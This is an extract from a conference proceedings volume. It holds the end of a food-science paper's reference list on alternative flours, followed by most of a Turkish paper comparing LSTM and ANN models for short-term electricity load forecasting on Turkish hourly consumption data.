- [25] B. Olawoye and S.O.Gbadamosi, "Sensory profiling and mapping of gluten-free cookies made from blends Cardaba banana flour and starch." *J Food Process Preserv*, vol. 44, pp. 14643, 2020.
- [26] A.A. Khoozani, J. Birch and A.E.A. Bekhit, "Production, application and health effects of banana pulp and peel flour in the food industry." *J Food Sci Technol*, vol. 56, pp. 548–559, 2019.
- [27] F. Yüksel, B. Yavuz ve C. Baltacı, "Hindistan Cevizi Unu ile Zenginleştirilmiş Dut Pestillerinin Bazı Fizikokimyasal, Renk ve Duyusal Özelliklerinin İncelenmesi," *GÜFBED/GUSTIJ*, Vol. 10, pp. 43-50, 2020.
- [28] M. DebMandal ve S. Mandal, "Coconut (Cocos nucifera L.: Areaceae): In health promotion and disease prevention," *Asian Pacific Journal of Tropical Medicine*, Vol. 4, pp. 241-247, 2011.
- [29] J. Singh, N. Singh, T.R. Sharma and S.K. Saxena, "Physicochemical, rheological and cookie making properties of corn and potato flours." *Food Chemistry*, vol. 83, pp. 387–393, 2003.
- [30] V. Seevaratnam, P. Banumathi, M.R. Premalatha, S.P. Sundaram and T. Arumugam, "Studies on the preparation of biscuits incorporated with potato flour." *World Journal of Dairy & Food Sciences* vol. 7, pp. 79-84, 2012.
- [31] H. Wang, D. Lv, N. Dong, S. Wang and J. Liu, "Application of near-infrared spectroscopy for screening the potato flour content in Chinese steamed bread." *Food Sci Biotechnol*, vol.28, pp. 955–963, 2019.
- [32] F. Pazır ve Y. Alper, "Keçiboybuzu meyvesi (Ceratonia siliqua L.) ve sağlık," *Akademik Gıda*, Vol. 14, pp. 302-306, 2016.
- [33] N. Aydın, "Keçiboynuzu unu ilavesinin bisküvinin bazı kalite kriterlerine etkisi," *Yüksek Lisans Tezi, PAÜ Fen Bilimleri Enstitüsü, Gıda Mühendisliği Anabilim Dalı, Denizli*, 2012.
- [34] Ö. Demirtaş, "Keçiboynuzu (Ceratonia Siliqua) çekirdeklerinden gam üretim yollarının araştırılması," *Yüksek Lisans Tezi, ÇÜ Fen Bilimleri Enstitüsü, Gıda Mühendisliği Anabilim Dalı, Adana*, 2007.
- [35] T. Koyuncu, Ü. Serdar ve İ. Tosun, "Drying characteristics and energy requirement for dehydration of chestnuts (Castanea sativa Mill.)," *Journal of Food Engineering*, Vol. 62, pp. 165-168, 2004.
- [36] C. Dall' Asta, M. Cirlini, E. Morini, M. Rinaldi, T. Ganino ve E. Chiavaro, "Effect of chestnut flour supplementation on physico-chemical properties and volatiles in bread making," *LWT-Food Science and Technology*, Vol. 53, pp. 233-239, 2013.

- [37] M. Rinaldi, M. Paciulli, A. Caligiani, F. Scazzina ve E. Chiavaro, "Sourdough fermentation and chestnut flour in gluten-free bread: A shelf-life evaluation," *Food Chemistry*, Vol. 224, pp. 144-152, 2017.
- [38] F. Chenlo, R. Moreira, G. Pereira ve C. C. Silva, "Evaluation of the rheological behaviour of chestnut (*Castanea stavia* Mill) flour pastes as function of water content and temperature," *Electron Journal Environmental Agricultural Food Chemistry*, Vol. 6, pp. 1794-1802, 2007.
- [39] K.A. Millar, E. Gallagher, R. Burke, S. McCarthy and C. Barry-Ryan, "Proximate composition and anti-nutritional factors of fava-bean (*Vicia faba*), green-pea and yellow-pea (*Pisum sativum*) flour." *Journal of Food Composition and Analysis*, vol. 82, pp. 103233, 2019.
- [40] C. Li, R.J. Kowalski, L. Li and G.M. Ganjyal, "Extrusion expansion characteristics of samples of select varieties of whole yellow and green dry pea flours." *Cereal Chem.*, vol. 94, pp.385–391, 2017.
- [41] M.L. Sudha and K.L.Kgpt, "Effect of blends of dehydrated green pea flour and amarant seed flour on the rheological, microstructure and pasta making quality." *J Food Sci Technol*, vol. 49, pp. 713–720, 2012.
- [42] M. Feyerra, "Effects of fermentation time and blending ratio on complementary food formulated from maize, haricot bean and cooking banana flour." MSc Thesis, Haramaya University, Haramaya, 2019.
- [43] G. Berhanu, A. Mesfin, A. Kebebu, S.J. Whiting and C.J. Henry, "Household food processing methods to enhance iron and zinc bioavailability in formulated haricot bean and maize complementary food." *Africal Journal of Food Science*, vol. 8, pp. 190-195, 2014.
- [44] M. Taghdir, S.M. Mazloomi, N. Honar, M. Sepandi, M. Ashourpour and M. Salehi, "Effect of soy flour on nutritional, physicochemical, and sensory characteristics of gluten-free bread." *Food Science & Nutrition*, vol. 5, pp. 39–445, 2017.
- [45] R.E. Sanful and S. Darko, "Utilization of soybean flour in the production of bread." *Pakistan Journal of Nutrition*, vol. 9, pp. 815-818, 2010.
- [46] P.I. Akubor and M.U. Ukwuru, "Functional properties and biscuit making potential of soybean and cassava flour blends." *Plant Foods for Human Nutrition*, vol. 58, pp. 1–12, 2003.
- [47] D. Barışık, "Glutensiz Ekmek Formülasyonlarında Nohut Unu Kullanımının Termoreolojik Özellikler Açısından İncelenmesi," Yüksek Lisans Tezi, Fen Bilimleri Enstitüsü, Gıda Mühendisliği Anabilim Dalı, Ege Üniversitesi, İzmir, 2016.

- [48] U. Singh, B. Sarma ve D. Singh, "Effect of Plant Growth-Promoting Rhizobacteria and Culture Filtrate of *Sclerotium rolfsii* on Phenolic and Salicylic Acid Contents in Chickpea (*Cicer arietinum*)," *Curr Microbiol* Vol. 46, pp. 0131–0140, 2003.
- [49] A. Ulukut, "Çerezlik mısır hamuruna nohut unu, yer fıstığı unu ve kırmızıbiber tohumu unu eklenmesi sonucu ısıl ve reolojik özelliklerde meydana gelen değişimin incelenmesi," Yüksek Lisans Tezi, Fen Bilimleri Enstitüsü, Yıldız Teknik Üniversitesi, İstanbul, 2010.
- [50] Ö. Kurt Gökhisar, "Kırmızı mercimek (*Lens culinaris*) makarnası üretiminin araştırılması," Doktora Tezi, Fen Bilimleri Enstitüsü, Gıda Mühendisliği Anabilim Dalı, Mersin Üniversitesi, Mersin, 2018.
- [51] C. R. Johnson, D. Thavarajah, J. G. F. Combs ve P. Thavarajah, "Lentil (*Lens culinaris* L.): A prebiotic-rich whole food legume," *Food Research International*, Vol. 51, pp. 107-113, 2013.
- [52] M. Yorgancılar, "Doğanhisar'da lüpen ziraati," Lisans Semineri, Ziraat Fakültesi, Tarla Bitkileri Bölümü, Selçuk Üniversitesi, Konya, 1996.
- [53] M. Erbas, M. Certel ve M. K. Uslu "Some chemical properties of White lupin seeds (*Lupinus albus* L.)," *Food Chem.*, Vol. 89, pp. 341–345, 2005.
- [54] R. Clark ve S. Johnson, "Sensory acceptability of foods with added lupin (*Lupinus angustifolius*) kernel fiber using pre-set criteria". *J Food Sci.*, Vol. 67, pp. 356–362, 2002.
- [55] D. Labuckas, D. Maestri, A. Lamarque, "Effect of different oil extraction methods on proximate composition and protein characteristics of walnut (*Juglans regia* L.) flour." *LWT - Food Science and Technology*, vol. 59, pp. 794-799, 2014.
- [56] L.P. Vanhanen and G.P. Savage, "The use of peroxide value as a measure of quality for walnut flour stored at five different temperatures using three different types of packaging." *Food Chemistry*, vol. 99, pp. 64–69, 2006.
- [57] N.M. Almoraie, "The Effect of Walnut Flour on the Physical and Sensory Characteristics of Wheat Bread." *International Journal of Food Science*, vol. 2019, pp. 1-7, 2019.
- [58] C. Alasalvar, F. Shahidi, C. M. Liyanapathirana ve T. Ohshima, "Turkish tumbled hazelnut (*Corylus avellana* L.). 1. Compositional characteristics," *Journal of Agricultural and Food Chemistry*, Vol. 51, pp. 3790-3796, 2003.
- [59] Y. Mollasalihoğlu, "Gıda Sanayii Özel İhtisas Komisyonu Raporu: Fındık İşleme Sanayii Alt Komisyon Raporu" TC. Başbakanlık Devlet Planlama Teşkilatı, Ankara, 2001.

- [60] E. Takemoto, I. A. Okada, M. L. Garbelotti, M. Tavares ve S. Aued-Pimentel, “Composição química da semente e do óleo de baru (*Dipteryx alata* Vog.) nativo do município de Pirenópolis,” Estado de Goiás. Revista do Instituto Adolfo Lutz, Vol. 60, pp. 113-117, 2001.
- [61] M. R. B. Lemos, E. M. Siqueira, S. F. Arruda ve R. C. Zambiasi, “The effect of roasting on the phenolic compounds and antioxidant potential of baru nuts [*Dipteryx alata* Vog.],” Food Research International, Vol. 48, pp. 592-597, 2012.
- [62] G. Mandalari, C. Bisignano, A. Filocamo, S. Chessa, M. Sarò, G. Torre ve P. Dugo, “Bioaccessibility of pistachio polyphenols, xanthophylls, and tocopherols during simulated human digestion,” Nutrition, Vol. 29, pp. 338-344, 2013.

UZUN KISA SÜRELİ BELLEK TABANLI KISA DÖNEM YÜK TAHMİNİ ve KARŞILAŞTIRMALI ANALİZİ

Ümmühan Gülsüm Kılıç, Emrah Dokur, Mehmet Kurban

^{1,2}*Bilecik Şeyh Edebali Üniversitesi, Mühendislik Fakültesi, Bilecik, TURKEY*

³*Bilecik Şeyh Edebali Üniversitesi, Mühendislik Fakültesi, Bilecik, TURKEY*

gulanadolu95@gmail.com

ÖZET

Yük tahmini, güç sistemlerinin planlanması ve işletilmesinde önemli bir role sahiptir. Teknolojik ilerleme, ekonomik durumdaki değişim ve diğer birçok faktörle bağlantılı olarak enerjinin optimal yönetimi açısından da yük tahmini daha önemli hale gelmektedir. Tahmin, yükü etkileyen faktörler ve farklı zaman dilimlerinde alınan eylemler nedeniyle etkilenir. Bununla birlikte, stokastik ve belirsizlik özellikleri nedeniyle, elektrik hizmetlerinin gelecekteki yük talebini doğru bir şekilde tahmin etmeleri zor bir problem haline gelmiştir. Bu çalışmada, kısa vadeli aylık zaman dilimlerinde toplu talep tarafı yük tahmini için yeni nesil uzun kısa süreli bellek (LSTM) ve literatür de iyi bilinen yapay sinir ağı (YSA) tabanlı iki yöntem kullanılmaktadır. İki farklı modelde kısa dönemli tahminler geçmiş veriler kullanılarak oluşturulmuş öğrenme yapıları ile sunulmuştur. Model 1 ve Model 2 olarak verilen iki farklı senaryo için karşılaştırmalı analizler gerçekleştirilmiştir. Model başarımları performansları, ortalama mutlak yüzde hatası (MAPE), ortalama mutlak hata (MAE) ve kök ortalama kare hatası (RMSE) gibi çeşitli performans metrikleri kullanılarak karşılaştırılmıştır. Elde edilen sonuçlarda LSTM model başarımının YSA'ya göre hata performans kriterleri göz önüne alındığında daha iyi sonuç verdiği gözlemlenmiştir.

Anahtar Kelimeler: *YSA, LSTM, yük tahmini, güç sistemleri, planlama*

A LONG-TERM MEMORY-BASED SHORT-TERM LOAD FORECAST AND COMPARATIVE ANALYSIS

ABSTRACT

Load forecasting has always played an important role in the planning and operation of electrical services, both transmission and distribution companies. With technological progress, change in economic situation and many other factors, load estimation becomes more important. The forecast is affected by factors affecting the load and actions taken over different time periods. However, due to its stochastic and uncertainty characteristics, it has become a difficult problem for electricity utilities to accurately predict future load demand. In this thesis, LSTM and ANN based two methods are used for aggregate demand side load estimation in short and medium term monthly horizons. Commonly used machine learning approaches, two different models are compared. Two different models are based on sliding windows. It predicts the next 24 hours with 72 hours of data. It predicts the next 24 hours with 96 hours of data. These are referred to as Model 1 and Model 2. The performance of Model 1 and Model 2 is measured using various evaluation criteria such as the performance of estimation techniques, mean absolute percent error (MAPE), mean absolute error (MAE) and root mean square error (RMSE). This thesis, ANN methods with the help of LSTM and consumption in Turkey aims to test the success to estimate power consumption in multiple time zones. In the normalized load estimation study, LSTM structure gave the lowest average daily error percentages. Average daily error percentages were lower in other load estimates. As can be seen, according to some error values, the error value of Model 2 for LSTM and ANN is lower than Model 1. Forecasting with 96 hours of data performs better than predicting with 72 hours of data.

Keywords: *ANN, LSTM, load forecasting, power systems, planning*

1. GİRİŞ

Elektrik, tüketim maddesi olarak piyasalarda işlem gören bir üründür. Bununla birlikte, elektriğin onu diğer herhangi bir üründen ayıran farklı bir özelliği yer almaktadır. Elektrik bugün itibarıyla büyük miktarlarda depolanamaması bir dezavantaj olarak görülmektedir. Bu açıdan güç sistemlerinin planlanmasında yüklerin kısa orta ve uzun dönemli tahmini büyük öneme sahiptir. Elektrik tüketimi, ekonomik büyüme, endüstriyel iş gücü, günün saatleri, haftanın günleri, hafta sonları, ay, mevsim, tatiller ve hava koşulları gibi birçok faktöre bağlıdır [1]. Enerji piyasalarının özelleştirilmesi, her katılımcının rakipler üzerinde bir tür avantaj elde etmek için daha iyi analiz yapmak ve tahmin

modellerini oluşturmak, geliştirmek için çabalamış oldukları rekabetçi pazarların oluşmasına neden olmaktadır. Elektrik tüketim tahmini, pazar katılımcıları için çözümün önemli bir parçasıdır [2].

Literatürde farklı modeller yük tahmini çalışmaları için önerilmektedir. [3] çalışması, belirsizliği yakalamak ve elektriksel yük dalgalanması aralığını yansıtmak için K-en yakın komşularına dayalı bir derin öğrenme yaklaşımı önererek iki problemi çözmeyi amaçlamaktadır. Önerilen modelin etkililiğini ölçmek için Avustralya'dan toplanan beş veri seti kullanılmıştır. Diğer modellerle bir dizi karşılaştırma yapılmıştır. Deneysel sonuçlar önerilen aralık tahmin modelinin yalnızca tahmin verimliliğini ve doğruluğunu iyileştirmediğini, aynı zamanda derin öğrenme yaklaşımlarının tahmin sürecini basitleştirdiğini doğrulamaktadır. [4] çalışmasının esas amacı kısa vadede yük tahmininin yapılmasıdır. Geliştirilen modelin eğitilmesi için Gebze'ye ait beş yıldan fazla veriden faydalanılmıştır. Hava durumu ile ilgili kullanılan veriler iki farklı meteoroloji istasyondan elde edilmiştir. Yük tahmini için geliştirilen modelin dört adımı bulunmaktadır. Bu çalışmada üç farklı doğrulama fonksiyonu kullanılmıştır. Bunlar;(Regrasyon Analizi) RSQ, Ortalama mutlak hata (MAE) ve Ortalama kare hatası (MSE) olacak şekilde sıralanmıştır. Bu çalışmada, sonuçları karşılaştırmak ve en iyi algoritmayı bulmak için diğer üç algoritmayı kullanmıştır. Bu algoritmalar K Yakın Komşular, Doğrusal Kayıt ve Karar Ağacıdır. Sinir ağları yönteminin en iyi sonuçları verdiği görülmüştür. [5] çalışması gizlilikten ödün vermeden derin öğrenme modellerini eğitmek için kullanılan verilerin hacmini ve çeşitliliğini artırmaya izin veren merkezi olmayan bir makine öğrenimi şeması olan Edge bilişim ve federe öğrenmenin kullanımını değerlendirmektedir.

[6] çalışmasında, kısa dönemli bir elektrik tüketimi tahmin yöntemi önermiştir. Önerilen yöntem, bir ay önceki elektrik tüketimi tahminini gerçekleştirmek için geçmiş tüketim profillerinin bir sırasını alan LongShort-Term-Memory (LSTM) ağını kullanmıştır. Performans analizi için, gerçek bir veri setiyle bir deney yapılır ve deneysel sonuç, önerilen yöntemin yaklaşık %82,5'lik tahmin doğruluğu ile iyi performans gösterdiğini doğrulamıştır. Test doğruluğu, daha uzun bir eğitim süresi ve bilinçli hiperparametre ayarı ile iyileştirilebilir.

[7] çalışmasında, bulanık mantığa temelli STLF tekniği geliştirilmiş ve tekniğin kullanımıyla analiz yapmıştır. Geliştirilen STLF tekniği, Rhode Island'daki Providence şehrindeki gerçek bir sistemde hayata geçirilmiştir. Providence'deki dört mevsimin her biri için bir tane olan dört bulanık çıkarım sistemi, Bulanık Mantık Araç Kutusu kullanılarak Matlab'da modellenmiştir. Sonrasında Simulink Editör yazılımı yardımıyla dört tane Simulink modeli geliştirilmiştir. Dört modelin her birinin performansı değerlendirmesini gerçekleştirmek adına ortalama mutlak yüzdesi hatası (MAPE) kullanılmıştır.

Bu çalışmada kısa dönem yük tahmini için LSTM ve YSA mimarileri iki farklı model için karşılaştırmalı olarak sunulmuştur.

Makalenin kalan kısmı şu şekilde organize edilmiştir. İkinci bölümde yük tahminin periyotları üçüncü bölümde talep tahminin sınıflandırılması dördüncü bölümde LSTM tabanlı yük tahmini uygulaması verilmiştir. Son bölümde ise sonuçlar kısmı sunulmuştur.

2. KISA, ORTA, UZUN DÖNEM YÜK TAHMİNLERİ

Etkili güç sistemlerinin planlanması ve verimli bir şekilde işletilmesi için gerekli olan puant yük ve enerji talebinin tahmin edilmesinin temelini oluşturan yük tahmini kavramı ise; geçmişteki koşulların ve verilerin incelenerek gelecekteki durumun tahmin edilmesine dayanır. Zamana göre yapılan planlama çalışmalarına bağlı olarak yük tahminleri genel olarak kısa, orta, uzun dönem yük tahminleri olmak üzere tahmin döneminin uzunluğuna göre çeşitli dönemlere ayrılır.

2.1. Kısa Dönem Yük Tahmini

Kısa dönem yük tahmini (STFL), enerji planlama sektörünün ayrılmaz bir parçasıdır. STFL, güç sistemi operatörlerine güç sistemindeki tedarik planlaması, üretim rezervi, sistem güvenliği, finansal planlama vb. dahil olmak üzere çeşitli kararlar alma konusunda yardımcı olmaktadır. Fakat hatalı yapılan talep tahmini, şirkete muazzam bir mali yüke sebep olacaktır [8].

Günümüzde bu özellikler, yeni yöntemlerle yük modelleri geliştirmek için hala kullanılmaktadır [9].

2.2. Orta Dönem Yük Tahmini

Orta dönem yük tahmini (1-12 aylık) bir zaman aralığını kapsar [10]. Bu tür bir tahmin, temelde büyüme faktörlerine, yani ana olaylar, yeni yüklerin eklenmesi, büyük tesislerin talep modelleri ve büyük tüketicilerin bakım gereksinimleri gibi talebi etkileyen faktörlere bağlıdır. Bununla birlikte, orta dönem tahminin güç sistemi operasyonları üzerindeki duyarlılığının, kısa dönem tahminden daha az olduğu belirtilmelidir [10].

Elektrik yükü zaman içinde sürekli değiştiği için bir zaman serisi olarak kabul edilir. Bu, yüklerin mevcut geçmiş verilerine dayalı olarak gelecekteki yükleri tahmin etmek için farklı zaman serisi teknikleri ve metodolojileri kullanılır.

2.3. Uzun Dönem Yük Tahmini

Uzun dönem yük tahmini 1 yıldan daha fazla bir zaman aralığını kapsar. Uzun dönem elektrik yükü tahmini, elektrik güç sistemlerinin dönüşümünün önemli bir parçasıdır ve hem araştırmacılar hem de endüstri temsilcilerinden giderek daha fazla ilgi görmektedir [11].

Prencip olarak, bir yük tahmin modeli, yük ve etkili parametreler arasındaki ilişkinin matematiksel bir gösterimini amaçlamaktadır. Sonuç olarak, modelin doğruluğu hem seçilen modele hem de tahmin edilen parametrelerin doğruluğuna bağlıdır. Literatür çalışmasında görüldüğü üzere, uzun dönem yük tahmininin kısa dönem yük tahminine göre daha az ilgi gördüğünü ortaya koymaktadır.

Yük artışı/düşüşü ve teknoloji evrimi hakkında çıkarımlarda bulunmaktadır. [12] çalışması, uzun dönem yük tahmini kavramını rasyonel bir şekilde göstermiş ve ayrıca elektrik enerjisi endüstrisindeki son gelişmeleri sunmuştur. [13] çalışması, zaman serisi yaklaşımı, ekonometrik yaklaşım ve son kullanım yaklaşımı olarak uzun dönem tahmin için üç yöntem önermiştir.

Uzun dönem tahmin için, tüm yaklaşımlar geçmiş dönem verilere ihtiyaç duymakta ve genel olarak geleneksel (istatistiksel) ve geleneksel olmayan (yapay zeka) tabanlı metodolojiler olarak kategorize edilmektedir. Son zamanlarda, uzun dönem tahminlerde olasılıklı yöntemlerin kullanımı da görülmektedir [9;14].

3. TALEP TAHMİN TEKNİKLERİNİN SINIFLANDIRILMASI

Günümüzde talep tahmin teknikleri ile ilgili birçok çalışma yapılmıştır. Literatürde, tahmin ve tahmin yöntemlerinin süresine dayalı çeşitli sınıflandırma türleri önerilmiştir.

Talep tahmin yöntemleri, tahmin modelinde kullanılan matematiksel analiz derecelerine göre de sınıflandırılabilir. Bunlar nicel ve nitel yöntemler olmak üzere iki temel çeşittir. Bu yöntemler Delfi yöntemi, Eğri uydurma (Curve fitting) ve diğer yöntemlerdir. Ayrıştırma yöntemleri, regresyon analizi, üstel yumuşatma ve BoxJenkins yaklaşımı gibi diğer tahmin teknikleri nicel yöntemlerdir. Literatürdeki çalışmalarda sunulan çeşitli çalışma türlerine dayanarak, yük tahmin teknikleri geniş olarak üç ana grupta gruplandırılabilir. Bunlar; 1. Geleneksel Tahmin tekniği, 2. Değiştirilmiş Geleneksel Teknikler ve 3. Esnek Hesaplama (soft computing) Tekniğidir [15].

3.1. Geleneksel Tahmin Teknikleri

İlk günlerde, bu tahminler matematiksel model temelli geleneksel yöntemlerle gerçekleştirilmiştir. Gelişmiş araçların ortaya çıkması ile bu teknikler, çeşitli çalışma alanlarında daha etkili tahmin için araştırma bulguları ile zenginleştirilmiştir. Geleneksel tahmin teknikleri şunlardır: regresyon, çoklu regresyon, üstel düzeltme ve yinelemeli yeniden ağırlıklandırılmış en küçük kareler tekniğidir [15].

Regresyon Yöntemi: En yaygın kullanılan istatistiksel tekniklerden biridir ve uygulanması genellikle kolaydır. Regresyon yöntemleri genellikle yük tüketimi ve hava koşulları, gün türleri ve müşteri sınıfları gibi diğer faktörler arasındaki ilişkiyi modellemek için kullanılır. Bu yöntem, yükün standart bir yük eğilimine ve yükü etkileyen bazı faktörlere doğrusal olarak bir eğilime bölünebileceğini varsaymaktadır [16].

Çoklu regresyon: En popüler yöntemdir ve genellikle meteorolojik etkilerden, sermaye başına büyüme, elektrik fiyatları, ekonomik büyüme gibi çeşitli faktörlerden etkilenen yükü tahmin etmek için kullanılır. Yük tahmini için Çoklu Regresyon analizi, en küçük kare tahmini tekniğini kullanır [17].

Üstel düzeltme: Yük tahmini için kullanılan yaklaşımlardan biridir. Bu yöntemde, önce yük önceki verilere dayalı modeldir, ardından bu modeli gelecekteki yükü tahmin etmek için kullanır [18].

Yinelemeli Yeniden Ağırlıklı En Küçük Kareler: Model sırasını ve parametrelerini tanımlamak için yinelemeli olarak yeniden ağırlıklandırılmış en küçük kareler prosedürü kullanılmaktadır. Yöntem, her seferinde bir değişkeni kontrol eden ve optimum başlangıç noktasını belirleyen bir operatör kullanır. Optimal bir modelin ve sonraki parametre tahminlerinin belirlenmesinde ağırlıklandırma fonksiyonu, ayar sabitleri ve kare kalıntılarının ağırlıklı toplamı tarafından üç yönlü bir karar değişkeni oluşturulur [17].

3.2. Değiştirilmiş Geleneksel Teknikler

Geleneksel tahmin teknikleri, değişen çevre koşulları altında tahmin modelinin parametrelerini otomatik olarak düzeltebilecekleri şekilde değiştirilmektedir. Bu geleneksel tekniklerin değiştirilmiş versiyonu olan tekniklerden bazıları uyarlamalı yük tahmini, stokastik zaman serileri ve destek vektör makine tabanlı tekniklerdir [19].

3.3. Esnek Hesaplama Teknikleri

Her sistemin kesin olarak modellenmesinin zor olduğu bir gerçektir. Bu tür modelleri etkili ve en verimli şekilde ele almak için Esnek Hesaplama tekniği adı verilen bir yaklaşım ortaya çıkmıştır. Esnek hesaplama, insan zihninin belirsizlik ortamında akıl yürütme ve öğrenme konusundaki olağanüstü yeteneğine paralel olarak ortaya çıkan bir yaklaşımdır. Esnek hesaplama, bulanık mantık (Fuzzy Logic), sinir ağları (Neural Network), genetik algoritmalar (Genetic Algorithm) gibi evrimsel algoritmalar (evolutional algorithm) vb. yöntemleri içermektedir [20].

4. LSTM TABANLI KISA DÖNEM YÜK TAHMİNİ VE KARŞILAŞTIRMASI

4.1. Günlük yük tüketimi verileri

Çalışmada kullanılan 1 Ocak 2017-31 Aralık 2019 tarihleri arası saatlik geçmiş yük tüketim verileri arayüze yüklenmiştir. Tüm Türkiye'deki tüketim tesislerinde üretilen gerçek zamanlı tüketim miktarı raporu günlük yük tüketim tahmininde kullanılmıştır. Veriler MWh cinsindedir. Kullanılan veriler bazı ön işlemlerden geçirilmiştir. EİPAŞ internet sitesinden veriler elde edilmiştir. İki yıllık verinin kullanılmasının sebebi, tahminlerinde veri seti artırılarak hata oranının azaltılması içindir. Çalışmada öncelikle yerel tatil günlerinin bozucu etkisini ortadan kaldırmak amacı ile veri ön işleme yapılmıştır. İkincil olarak, geçmiş yük verilerinden bir veri kümesi oluşturulmuştur. Tahmin çalışması için oluşturulan yapılar bu veri kümesi ile simüle edilmiş ve ortalama günlük MAE, maksimum günlük MAPE ve Günlük RMSE değerleri olarak hesaplanmıştır. Tahmin hata yüzdeleri düşürebilmek adına yük tahmininde regülasyona gidilmesi önerilmiş ve normalizeli yük tahmini yüzdeleri de MAPE olarak hesaplanmıştır.


Ortalama günlük MAE, maksimum günlük MAPE ve Günlük RMSE değerleri tüm yapılar için normalizeli olarak karşılaştırılmıştır. Tüm bu adımlar aşağıda ayrıntıları ile açıklanmaktadır.

4.2. Veri Önışleme

Veri önışleme için veriler öncelikle normalize edilmektedir. Normalize edilmiş verilerin çalışma kapsamında kullanılması daha iyi sonuçların elde edilmesi için gereklidir.

$$\frac{x_{gerçek_i} - \frac{\sum_{i=1}^{24} x_{gerçek_i}}{\sum_{i=1}^{24} i}}{\text{Standart Sapma } (x_{gerçek_i})} \quad i=1, \dots, 24 \text{ için} \quad (5.1)$$


Ardından veriler 72 (3 gün) ve 96 (4 gün) saatlik girdi olacak ve 24 (1 gün) saatlik çıktı olacak şekilde ayrıştırılmıştır. Toplamda 2 yıllık veri kullanılmıştır Son olarak verilerin %90'lık kısmı eğitim, %10'luk kısmı ise test için ayrılmıştır [21]. Veri önışlemelerinden sonra test için kullanılacak olan %90'lık kısmın günlük verisinin son hali aşağıdaki Şekil 1'de gösterilmektedir. Eğitim için kullanılan verinin tamamının görseli şekle sığmayacağı için bir kısmının görseli şekilde gösterilmiştir.



Şekil 1. Tahminde kullanılan eğitim verisi

4.3. Yük tahmininde YSA modeli

Uygulama için tek gizli katmanlı, bir ileri beslemeli-geri yayımlı sinir ağı kullanılmıştır. Oluşturulan YSA yapısı ile Şekil 1'de belirtilen eğitim veri kümesi kullanılarak eğitim gerçekleştirilmiş ve giriş olarak verilen 72 ve 96 saatlik yük verisine göre tahmin gününe dair 24 saatlik tahmin sonuçları elde edilmiştir. Geçmiş verilerden yararlanılarak oluşturulan kaydırmalı pencereleme tekniği ile 72 saatlik ve 96 saatlik iki farklı model kullanılmıştır. Kaydırmalı pencereleme yapısı Çizelge 1'de gösterilmiştir. YSA yapısı blok diyagramı Şekil 2'de verilmiştir.



Şekil 2. YSA yapısı blok diyagramı


Çizelge 1. Modeller için Kayan Pencere Tanımları

MODELLER	GIRDILER	ÇIKTI
MODEL ₁	$x(t), x(t-1), x(t-2)$	$x(t+1)$
MODEL ₂	$x(t), x(t-1), x(t-2), x(t-3)$	$x(t+1)$

Giriş ve çıkış katmanlarındaki nöron sayısı sırasıyla giriş ve çıkış sayısına eşittir. Gizli katman nöron sayısı ampirik olarak ile 250 olarak seçilmiştir. Sinir ağı “Levenberg-Marquardt” eğitim fonksiyonu ile eğitilmiştir. Gizli katman transfer aktivasyon fonksiyonu “tansig” ve çıkış katmanı transfer aktivasyon fonksiyonu “purelin” olarak kullanılmıştır. Şekil 3’te gizli katman transfer aktivasyon fonksiyonu “tansig” ve çıkış katmanı transfer aktivasyon fonksiyonu “purelin” gösterilmiştir.

Levenberg-Marquardt algoritmasını (LMA), sönümlü en küçük kareler yöntemine çözmek için kullanılan en küçük kareler doğrusal olmayan bir problemdir. Bu minimizasyon sorunları özellikle en küçük kareler eğri uydurmada ortaya çıkmaktadır.

LMA, genel eğri uydurma problemlerini çözmek için birçok yazılım uygulamasında kullanılır. Bununla birlikte, birçok uydurma algoritmasında olduğu gibi, LMA yalnızca yerel bir minimum bulmakta ve bu global minimum değildir. LMA, Gauss – Newton algoritması (GNA) ve gradyan iniş yöntemi arasında interpolasyon yapmaktadır. LMA, GNA’dan daha çeviktir. Bu da çoğu durumda son minimumdan çok uzakta başlasa bile bir çözüm bulduğu anlamına gelmektedir. İyi davranan fonksiyonlar ve mümkün başlangıç parametreleri için, LMA, GNA’dan biraz daha yavaş olma eğilimindedir.



Şekil 3. Tansig ve purelin aktivasyon fonksiyonları

Çalışmada kullanılan geçmiş yük verileri MATLAB arayüzüne eklenmiştir. Bu veriler arasından tahmini yapılmak istenen gün ve uygulanmak istenen yapı YZ-KDYT’de seçilmiş ve tahmin sonuçları elde edilmiştir. Arayüzde, normalizesiz tahmin sonuçları için tahmin-gerçek yük eğrileri MAPE değerleri ile gösterilmiştir.

Veriler kullanılarak YSA yapıları ile arayüzden elde edilmiş normalizeli tahmin sonuçları Model 1 ve Model 2 için sırasıyla Şekil 3-4’te yer almaktadır.

4.4. Yük tahmininde LSTM modeli


LSTM olarak adlandırılmış olan arayüz, kullanıcıya veri kümesi dahilinde istediği güne ait yük tüketimlerini oluşturulan yapılardan istediği ile tahmin edebilme olanağı tanımaktadır.

Çalışmada kullanılan 1 Ocak 2017-31 Aralık 2019 tarihleri arası saatlik geçmiş yük tüketim verileri kullanılmıştır. Bu verileri kullanarak yapılan çalışma, temel olarak arayüzde tasarlanan üç katmanla hesaplanmıştır.


Arayüz, yanlış girilen tarihlere karşı duyarlıdır. Örneğin, herhangi bir yıl için 31 Nisan günü seçilmek istendiğinde, arayüz hata vererek Nisan ayının 30 günden oluştuğunu söylemektedir. Ayrıca, çalışmada yerel tatil günlerine yönelik tahminler hata hesabına katılmıştır. Oluşturulan arayüz, önceden yüklenmiş verileri kullanarak çalışmaktadır. İstendiği takdirde veri yükleme işlemini kullanıcıya bırakmak da mümkündür.

Çalışmada kullanılan geçmiş yük verileri MATLAB arayüzüne yüklenmiştir. Bu veriler arasından tahmini yapılmak istenen gün ve uygulanmak istenen yapı YSA-LSTM’de seçilmiş ve tahmin sonuçları elde edilmiştir. Arayüzde, normalizesiz tahmin sonuçları için tahmin-gerçek yük eğrileri MAPE değerleri ile gösterilmiştir.

Veriler kullanılarak LSTM yapıları ile arayüzden elde edilmiş normalizeli tahmin sonuçları Model 1 ve Model 2 için sırasıyla Şekil 4 ve Şekil 5’te yer almaktadır.



Şekil 4. YSA ve LSTM için saatlik normalize edilmiş gerçek ve tahmin eğrileri (Model 1)



Şekil 5. YSA ve LSTM için saatlik normalize edilmiş gerçek ve tahmin eğrileri (Model 2)

